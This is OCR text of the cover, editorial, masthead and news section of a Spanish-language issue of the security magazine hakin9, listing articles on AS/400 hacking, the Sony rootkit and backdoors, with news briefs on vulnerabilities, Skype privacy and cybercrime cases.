haking +CD **EN EL CD:** *hakin9.live* tutoriales completos – pon en práctica tus habilidades de hacker **HIT: SHADOW SECURITY SCANNER** – versión completa de un revelador escáner de seguridad (para 5 direcciones IP)





¿cómo defenderse?

Hard Core IT Security Magazine

N° 15 Precio 7,50 € ISSN: 1731-2930 Bimestral

Hacking IBM AS/400

Shalom Carmel nos muestra las vulnerabilidades de las iSeries

Cómo Sony hackea los ordenadores

Historia del rootkit en el sistema DRM

Autorización nociva del correo

Defectos importantes del sistema SPF y Microsoft Sender ID

Sistema avanzado de intrusión

Stavros Lekkas presenta soluciones de autor

Linux imprenetrable

Revisión de los parches que aumentan su seguridad

LIVE TRAINING CENTER booteas practicas comprendes

PARA PRINCIPIANTES

Ataque empleando ICMP
Antonio Merola presenta: fingerprinting, canales secretos, ataques MITM

Cómo escribir un backdoor indetectable
Brandon Edwards, autor de SilentDoor, descubre los secretos de las puertas traseras



EN EL CD

Shadow Security Scanner – versión completa

+16 tutoriales

Entre ellos 5 nuevos: Automatizando el proceso de explotación de vulnerabilidades en Linux x86 • Seleccionadas técnicas de omitir cortafuegos • ICMP, usar y abusar (dos partes) • Los ataques avanzados de puerta trasera en Linux • Engañamos SPF


Nuevos e-books, tales como: *Online Identity Theft: Phishing Technology, Chokepoints and Countermeasures* • *Defeating Windows Personal Firewalls: Filtering Methodologies, Attacks, and Defenses,* • *ICMP attacks against TCP*

00015

8 414090 030076

haking Nº 15

Hacking IBM AS/400 • Rootkit Sony • Backdoor indetectable • SPF peligroso • Linux impenetrable • Shadow Security Scanner



Aurox 11.0



Secretario de Redacción: Tomasz Nidecki

La seducción del lado oscuro de la fuerza

La última declaración de Joseph Sullivan durante la conferencia CyberCrime 2003 abrió una vez más el tema de la privacidad en Internet (ver página 6). Los internautas no se vieron entusiasmados con lo que mencionó: *eBay tiene probablemente la política más beneplácita y abierta para compartir los mensajes privados de nuestros usuarios*. Ahora bien ¿qué hemos de esperar ante la creciente cantidad de engaños en los servicios de subastas? ¿cuál debería ser la posición de la empresa eBay? Si en vez de un disco duro nos envían un ladrillo ¿Preferís enviar el caso a juicio, esperar al menos cinco años para su resolución y poder obtener del servicio de subasta los datos del estafador (el cual, probablemente, estará en las playas de Goa)? Y todo esto sin mencionar que mientras el juzgado decide qué hacer en un asunto de unas cuantas decenas de euros, el servicio de subasta alcanzará a borra los ficheros de bitácora, o bien cambiar de propietario o irse a la quiebra... y así nos podemos despedir de nuestro dinero.

Hasta hace poco los criminales no la tenían fácil para emplear Internet, y mucho menos para mantener su privacidad. Para sentirse seguro el malhechor debía asaltar nueve servidores sucesivamente para llegar a su objetivo. Ahora, no obstante, Osama leyendo el siguiente mensaje sobre privacidad en la Red debe verse como el gato de *Alicia en el país de las maravillas*. Basta con que sus subordinados instalen TOR (para ello no hay que ser super listo), utilicen Gmail y pueden dejar de preocuparse de que alguien los vaya a descubrir antes de que pongan la próxima bomba. Bueno, al menos hasta que todos los servidores bloquen la comunicación con Gmail por dificultar el análisis de abusos y ocultar la dirección IP del remitente.

Por supuesto, hay situaciones donde se requiere privacidad. No veo ninguna razón bien fundada para que alguien me instale alguna boñiga en mi ordenador y, por ejemplo, saque información de los CDs que reproduzco y cuándo lo hago (ver página 70). Sin embargo, estoy convencido de que si alguien decide comunicarse vía Internet, debe estar consciente del hecho de que emplear datos verdaderos y facilitar su identificación es de gran beneficio.

La privacidad tiene un precio muy alto. Pero la mayor dificultad estriba en que la mayoría de nosotros muestra una gran dosis de hipocresía en asuntos de privacidad. Por un lado esperamos que nuestra privacidad será respetada y nadie se enterará de que pasamos horas y horas viendo pornografía. Por el otro, cuando alguien nos fastidia completamente enseguida nos podemos el traje de Jedi, se nos olvida todo lo que hemos hablado sobre privacidad y demandamos de los servicios reguladores efectos rápidos y concretos. Sed consecuentes con esto y actuad como tal. Yo hasta ahora no soy capaz...

Tomasz Nidecki
tonid@hakin9.org

haking

está editado por Software-Wydawnictwo Sp. z o.o.

Dirección: Software-Wydawnictwo Sp. z o.o.
ul. Piaskowa 3, 01-067 Varsovia, Polonia
Tfno: +48 22 887 10 10, Fax: +48 22 887 10 11
www.hakin9.org
Producción: Marta Kurpiewska *marta@software.com.pl*
Distribución: Monika Godlewska *monikag@software.com.pl*
Redactor jefe: Jarosław Szumski *jareks@software.com.pl*
Redactora adjunta: Katarzyna Porada *katarzynap@software.com.pl*
Secretario de Redacción: Tomasz Nidecki *tonid@hakin9.org*
Preparación del CD: Witek Pietrzak
Composición: Anna Osiecka *annao@software.com.pl*
Traducción: Pablo Dopico, Osiris Pimentel Cobas, Małgorzata Janerka, Hanna Grafik-Krzymińska, Carlos Troetsch, Mariusz Muszak, José Romero, Raúl Nanclares
Corrección: Jesús Alvárez Rodrígez, Jorge Barrio Alfonso, Pablo Cardozo, Alfonso Huergo Carril
Betatester: Carlos García Prado

Publicidad: *adv@software.com.pl*
Suscripción: *suscripcion@software.com.pl*
Diseño portada: Agnieszka Marchocka

Las personas interesadas en cooperación rogamos se contacten: *cooperation@software.com.pl*

Si estás interesado en comprar la licencia para editar nuestras revistas contáctanos:
Monika Godlewska
e-mail: *monikag@software.com.pl*
tel.: +48 22 887 12 66
fax: +48 22 887 10 11

Imprenta: 101 Studio, Firma Tęgi
Distribuye: coedis, s.l.
Avd. Barcelona, 225
08750 Molins de Rei (Barcelona), España

La Redacción usa el sistema de composición automática AUPOS
Los diagramas han sido elaborados con el programa smartdraw.com de la empresa SmartDraw
El CD incluido en la revista ha sido comprobado con el programa AntiVirenKit, producto de la empresa G Data Software Sp. z o.o.

La revista haking es editada en 7 idiomas:



Advertencia

¡Las técnicas presentadas en los artículos se pueden usar SÓLO para realizar los tests de sus propias redes de ordenadores! La Redacción no responde del uso inadecuado de las técnicas descritas. ¡El uso de las técnicas presentadas puede provocar la pérdida de datos!

Revolución de protecciones e identificación

La empresa australiana CSIRO elaboró la tecnología DataTraceDNA, que permite proteger e identificar los productos gracias al uso de códigos de barras químicos. DataTraceDNA integra las fórmulas únicas y no borrables de micropartículas con la estructura molecular de materiales y productos. Las micropartículas son invisibles para la vista humana, pero pueden leerse sin mucho esfuerzo como un código de barras químico a través de un lector portátil apropiado.

Un código de barras químico es muy complejo, y a la vez muy difícil de falsificar. Además, no se puede borrar ni modificar, puesto que forma parte de la estructura del material o producto. Por ahora, la empresa se concentró en integrar su nueva tecnología con cemento, madera, los materiales explosivos, los pegamentos, las pinturas, los embalajes y los polímeros, las sustancias químicas y los embalajes farmacéuticos.

Dominios . eu no para los suizos

Conforme con la ley comunitaria vigente, los habitantes de Suiza no registrarán sus direcciones en el dominio común europeo *.eu*. Aunque el país está situado en el corazón de Europa, sólo los países que forman parte de la Unión Europea (UE) están autorizados a poseer direcciones en el nuevo dominio europeo.

Beat Fehr, jefe de una de las empresas de Internet suizas con licencia para vender direcciones en el dominio .eu se ha mostrado muy preocupado con esta información. En su opinión las multinacionales suizas, entre ellas Nestlé y Swatch, perderán sus dominios europeos a favor de los empresarios extranjeros más listos que registrarán las direcciones con los nombres de las empresas cuanto antes.

Fehr comenta también que el dominio .eu como tal debe asignarse a todos los países del Viejo Continente. Desde luego, las negociaciones llevadas entre la Comisión de Comunicaciones suiza y la Comisión Europea no trajeron el resultado esperado. También otros países de Europa que no forman parte de la UE como Islandia, Liechtenstein y Noruega, bregan con una situación parecida a la de Suiza.

Skype como amenaza

Info-Tech, una empresa que analiza la industria IT advierte que en todas las partes en que tengamos que ver con las soluciones para negocios, la aplicación Skype debe añadirse sin más a la lista de aplicaciones cuya instalación, y tanto más el uso, quedan prohibidos.

Skype es una de las empresas de Internet que se desarrollan más rápido: ya cuenta con 54 millones de usuarios en 225 países y territorios de todo el mundo. Cada día el número de usuarios de Skype crece alrededor de 150 mil. La empresa ha creado también un ecosistema perfecto de productos, servicios, fabricantes de software y servicios afiliados. De hecho, Skype está considerado como un líder del mercado en todos los países en los que funciona.

Alrededor de 17 millones de usuarios registrados del programa Skype lo utilizan con fines de negocio. *Hasta que las especificaciones estrictas respecto a la seguridad de esta solución entren en vigor, esos 17 millones de usuarios forman una puerta perfecta para intrusos* – comenta un empleado de Info-Tech.

Según esta empresa, los mayores pecados de Skype consisten en:

- la encriptación empleada en Skype tiene carácter cerrado,
- la aplicación es muy vulnerable a los ataques tipo *man-in-the-middle*,
- no se conocen los mecanismos de gestión de claves,
- la comunicación mediante Skype a nivel de negocios puede hacerles la vida más difícil a nuestros socios, puesto que muchas instituciones han agregado Skype a sus listas negras,
- Skype no es compatible con los cortafuegos populares.

Desde que eBay, el conocido gigante de las subastas por Internet, decidió comprar Skype, la empresa más poderosa del mercado de telefonía por Internet, los círculos de profesionales de seguridad de redes entraron en ebullición. La conferencia de Joseph E. Sullivan (de la sección eBay de colaboración con las agencias de gobierno) que éste pronunció en el congreso CyberCrime2003 puso más leña en el fuego. ¿Serán los datos de usuarios Skype fácilmente asequibles, estará en peligro su privacidad?

En las páginas de SecurityFocus, Scott Granneman, cita el comentario nefasto para los usuarios de Skype que hizo el empleado de eBay en el congreso CyberCrime2003: *Al estudiar los asuntos relacionados con las estafas cometidas en eBay supe que mi empresa a lo mejor tenía una política más generosa y abierta de compartir los mensajes privados de nuestros usuarios: si sólo representas alguna de las agencias cuyo objetivo reside en exigir que se cumplan las leyes, puedes enviarnos un fax sobre tu papelería oficial pidiéndonos que te demos acceso sobre cualquier usuario de nuestro portal de subastas y te enviaremos todos los detalles de su actividad que poseamos. ¡Todo esto sin orden judicial!*

Los autores del mensajero Skype lo introducen como totalmente seguro (cifrado de conversaciones a través del algoritmo AES, y RSA para negociar claves), pero puesto que no se ha descubierto su código fuente, sólo podemos confiar en las palabras de los programadores, cuando dicen que la información enviada por Skype (los ficheros, los mensajes de voz y de texto) sólo la conocen su remitente y su destinatario...

Sabiendo lo fácil que es extraer los datos personales de cualquier usuario del portal eBay, el hecho de que el nuevo propietario de Skype emplee una política tan generosa de protección de datos personales ya no sólo suscita una inquietud general entre los peritos en la seguridad IT, sino también siembra temor entre los usuarios corrientes.

IT UNDERGROUND 2006

Un acceso a Internet sin límites que se está haciendo disponible para más personas nos trae unas amenazas que hasta hace poco sólo se podían encontrar en las visiones futuristas de escritores y directores de cine. Las crecientes capacidades de computación, las líneas de banda ancha y la imaginación de los *garbanzos negros* de la comunidad web obligan a los responsables de la seguridad a que sigan atentos y sepan identificar y neutralizar los peligros. Todos estos temas se abordarán en el congreso IT UNDERGROUND 2006, que será el más grande de Europa. Temas de las sesiones:

- Ataques contra las aplicaciones Unix,
- Ataques contra las aplicaciones Windows,
- Técnicas de romper las medidas de protección,
- Análisis del código binario, o fuente,
- Seguridad de los servicios web,
- Seguridad de las bases de datos,
- Seguridad de equipo,
- Escaneo y análisis de la red,
- Anonimato y privacidad en la red
- Fortificación de los sistemas Unix,
- Fortificación de los sistemas Windows,
- Análisis forense de los sistemas Unix/Linux,
- Análisis forense de los sistemas Windows,
- Criptografía,
- Seguridad de las redes inalámbricas (Wi-Fi, Bluetooth),
- Rootkits, backdoors en los sistemas Unix,
- Rootkits, backdoors en los sistemas Windows,
- Canales ocultos y esteganografía de red,
- Análisis de los gusanos, malware, spyware,
- Certificados de seguridad, ICP (PKI),
- Ingeniería inversa,
- Ingeniería social,
- Cuestiones legales,
- BYOL.

Una parte de las conferencias se dará en forma BYOL (*Bring Your Own Laptop*). Éstas serán destinadas en particular a los participantes que traigan consigo sus portátiles y gracias a esto podrán participar activamente en las sesiones. Los usuarios podrán arrancar sus ordenadores desde unos CDs con la distribución *hakin9.live* especialmente preparada, y luego, ingresar en una red de prueba utilizando las técnicas descritas por el ponente o protegerse contra un ataque llevado a cabo por otros usuarios.

Los congresos más próximos:

- IT UNDERGROUND 2006, abril – Gran Bretaña,
- IT UNDERGROUND 2006, junio – España,
- IT UNDERGROUND 2006, septiembre – Italia.

Las fechas más precisas y los detalles acerca de cada evento los podéis conocer entrando en *http://www.itunderground.org/.*

Un agujero en iTunes

Según informa la empresa eEye, se ha detectado un error peligroso en la protección del software de iTunes. El error permite tomar control del ordenador del usuario. De momento faltan comentarios por parte de la multinacional Apple.

En la página de eEye se puede leer que el error de iTunes permite un arranque desautorizado de código en la máquina atacada. No se dieron a conocer los detalles del agujero. Se sabe que dicho problema en el código ataññe a varias versiones del programa, también la última, la número 6. El problema sólo afecta a la versión para el sistema Windows.

Windows a través de Internet

La empresa Microsoft declaró que una parte de las aplicaciones del entorno Windows se va a mudar de los discos duros a Internet. Según la opinión de Bill Gates, la nueva página web, llamada Windows Live, permitirá el uso de varias aplicaciones Windows en cualquier lugar y momento. El fundador de Microsoft subrayó, sin embargo, que tanto el nuevo servicio, como su gemelo Windows Office no sustituirán por completo el software instalado en los discos duros.

La nueva página web va a facilitarles a más de 28 millones de clientes del sector de las PYMEs el acceso a muchas aplicaciones Windows, ofreciendo las extensiones de las aplicaciones Office estándar, así como un par de servicios nuevos, que suelen quedar fuera del alcance financiero de los clientes de este sector.

Por lo pronto, el acceso a Office Live será proporcionado a un estrecho grupo de clientes. Windows Live será ofrecido en suscripción y ya se lo percibe como la respuesta de Microsoft a las ideas de las empresas Google y Yahoo. Esperamos que el nuevo producto del gigante de Redmond estará provisto de mejor protección que el de sus hermanos mayores.

Microsoft abre la especificación de los ficheros MS Office

El gigante de Redmond prometió dar acceso al formato de los ficheros Office XML y pidió a la organización internacional de estandarización ECMA que aceptara este formato como estándar de la industria.

Parece que Microsoft comprendió de una vez que una actitud intransigente en cuanto a la apertura de algunos ficheros puede resultar muy poco provechosa. Especialmente si se trata de los ficheros de un paquete de oficina, donde ha aparecido un rival muy fuerte como es el formato OpenDocument. Microsoft anunció la publicación de herramientas especiales que permitirían convertir los datos grabados en el formato viejo a los ficheros Office XML.

Cartas falsas de la FBI austríaca

El homólogo austríaco de la FBI norteamericana – la Oficina Criminal Federal – advierte la presencia de e-mails, cuyos autores se hacen pasar por la Oficina. Los mensajes los reciben sobre todo los habitantes de Austria, Alemania y Suiza, y los demás países europeos. En el archivo adjunto al mensaje se esconde una de las versiones del virus Sober. La Oficina Criminal Federal advierte que no se abra el adjunto e informa que no tiene nada que ver con los e-mails de este tipo.

Otro error crítico de Internet Explorer

La empresa británica Computer Terrorism presentó el código maligno que utiliza el agujero conocido de Internet Explorer para tomar control sobre el ordenador. El agujero se conoce desde el 31 de mayo de 2005. Al principio se lo definía como poco peligroso, ya que apenas permitía llevar un ataque tipo DoS (denial-of-service). Ahora, después de que los británicos probaran que permitía interceptar el control del ordenador, se lo considera crítico. Es el grado de peligro más alto de los que hay.

El error está provocado por el modo en que el navegador administra el código JavaScript. Si el internauta visita una web bien preparada, el autor de ésta podrá ejecutar en su ordenador cualquier código. Los peritos aconsejan desactivar el soporte de JavaScript en Internet Explorer o emplear otro navegador.

BIN GigaCon

Seguridad e Infalibilidad de Sistemas Informáticos – el congreso de seguridad e infalibilidad de sistemas informáticos más grande de Europa Central este año tendrá lugar también en Francia y Alemania. Hasta ahora se organizaron ya seis encuentros en Polonia, y tres en República Checa. Cada uno reunía a miles de participantes y decenas de empresas innovadoras que presentaron sus soluciones.

El hecho de que el organizador de los congresos, la empresa Software–Konferencje, decidiera organizar uno también en Francia y Alemania, constituye un evento muy importante para todos los que se dedican a diario a velar por la seguridad de los sistemas informáticos.

Seguridad de Internet en peligro

Un grupo de científicos finlandeses de la Universidad de Oulu descubrió un agujero grave de la implementación del protocolo ISAKMP (*Internet Security Association and Key Management Protocol*) que se emplea en los productos Cisco y Juniper Networks.

El agujero detectado es tan grave que los resultados de la investigación de los científicos finlandeses consiguieron una fama repentina gracias al Centro Nacional de Coordinación de la Seguridad de Red británico y el CERT finlandés. Más vulnerabilidades muestran los cortafuegos de programa y de equipo de las empresas Cisco Systems y Juniper Networks. Las dos multinacionales ya han sido informadas sobre el nuevo peligro.

Los representantes de la empresa Cisco admitieron que un paquete adecuadamente preparado es capaz de provocar un reinicio instantáneo de los dispositivos lo que permite efectuar un ataque tipo DoS. La empresa suministra ya una actualización gratuita de su software. Los productos de la empresa puestos en peligro incluyen las aplicaciones: Cisco IOS, Cisco PIX Firewall, Cisco Firewall Services Module, Cisco VPN 3000 Series Concentrators y Cisco MDS Series SanOS.

La multinacional Juniper reaccionó también a la alarma publicada declarando que todo el software de la empresa que entró a la venta después del 28 de julio ya cuenta con protección adecuada. Los productos de la empresa que figuran en la lista de los más vulnerables abarcan los enrutadores de la serie M, T, J y E, así como la mayoría de las versiones del software Junos y JunoSE Security.

Condena de muchos años por cometer un ciberdelito

Dos nigerianos han sido condenados a muchos años de prisión por el escándalo más grande de la historia del país. Fue una estafa a través de Internet. Emmanuel Nwude pasará 25 años en prisión y Nzeribe Okoli, doce, después de haber robado 242 millones de dólares de un banco brasileño.

Además, los dos hombres deben ingresar 121,5 millones de dólares de indemnización a las cuentas de las víctimas del delito, que son los clientes del Banco Noroeste de São Paulo. La actividad de los nigerianos llevó el banco a la quiebra. El tercer culpable, Amaka Anajemba, consintió pagar 48,5 millones de dólares de indemnización y fue condenado a dos años y medio de prisión.

Los delincuentes consiguieron el dinero del banco con su fraude prometiendo comisiones muy altas a sus empleados a cambio de intermediar en una construcción inexistente del aeropuerto en la capital de Nigeria, Abuja. Las estafas de este tipo sacan a diario alrededor de un millón de dólares a ingenuos sólo en los Estados Unidos. Y así se desarrolla el negocio desde hace muchos años, cada vez con más intensidad. Tal actividad forma la tercera industria nigeriana en cuanto a la cantidad de beneficios. Actualmente, en muchos países del mundo casi todas las cartas de Nigeria, así como de África del Sur, Zimbabwe, Angola, Sierra Leona o Costa de Marfil, se considera una introducción al fraude.

Desde 1999, funciona en Nigeria una agencia del Servicio Secreto norteamericano, pero aunque ésta había arrestado centenas de personas, el negocio ilegal va viento en popa y abarca más y más países del mundo. Desafortunadamente, resulta que el gobierno nigeriano no tiene ganas de colaborar en combatir el negocio: nadie fue condenado en base al artículo Nº 419 del Código Penal, tampoco ninguna de las víctimas recibió su indemnización.

Seguridad de navegadores web

Los fabricantes de los navegadores web más populares debatieron juntos cómo resistir los peligros provenientes de Internet. Los empleados de Microsoft (Internet Explorer), Mozilla Foundation (Firefox), Opera Software (Opera) y los autores de Konqueror se reunieron en Toronto en una sesión común organizada por los desarrolladores de KDE. El tema principal de conversación giró en torno a cómo elaborar los métodos de reconocimiento, por parte de los navegadores, de las páginas de confianza y las que traen peligro. Además, se levantó la cuestión de cómo proteger la tecnología pop-up de forma que los ciberdelincuentes no puedan aprovecharla para hacerse con los datos personales de los usuarios.

Una de las soluciones propuestas fue el cambio de color de la barra de dirección según el grado de protección y confianza de la página visitada. En la barra aparecerían también unos íconos que confirmarían la activación de la transmisión de datos cifrada por parte de la página. Además, cada ventana abierta visualizaría la dirección desde la cual acabaría de descargarse su contenido. Esta regla se aplicaría también a las ventanas pop-up, o los formularios.

Sin embargo, no se sabe si las medidas de protección que acaban de enumerarse se van a emplear en todos los navegadores. Es que los representantes de Firefox y Konqueror declararon que sólo podían recomendar soluciones a las personas que trabajaban sobre aquellos programas.

No sólo es China

Cuando pensamos en los países en los que se imponen los límites al uso de Internet, lo más probable es que una de nuestras primeras asociaciones sea China. Sin duda, a pocas personas se les ocurrirán los Estados Unidos, o sea, un país donde las libertades civiles son garantizadas por la Constitución. Mientras tanto, son precisamente los EE.UU., y más en concreto, la Escuela Regional Católica Juan XIII del estado de New Jersey, donde las autoridades introdujeron una prohibición de escribir blogs, o sea, los diarios en versión en línea.

El director de la escuela, Kieran McHugh, anunció que si cualquiera de los estudiantes se pone a escribir su diario en Internet, será suspendido en sus derechos. Es curioso que McHugh no fuera capaz de motivar su prohibición ni explicar qué había de malo en escribir blogs. El profesor explicó que su decisión no era ninguna forma de censurar a los estudiantes, sino que sólo tenía como objetivo establecer unas normas sociales que garantizaran respeto y buena educación. Añadió también que la prohibición de escribir blogs iba a proteger a los chicos contra los delitos de violencia sexual, las ciberestafas y las amistades no deseadas. Es más, el director McHugh declaró: *No considero esta prohibición como una forma de censura. Creo, que enseña a nuestros protegidos los buenos comportamientos sociales. Si mi decisión ayuda a salvar siquiera un solo chico de las tentativas de los delincuentes, ni pienso pedir perdón por ella.*

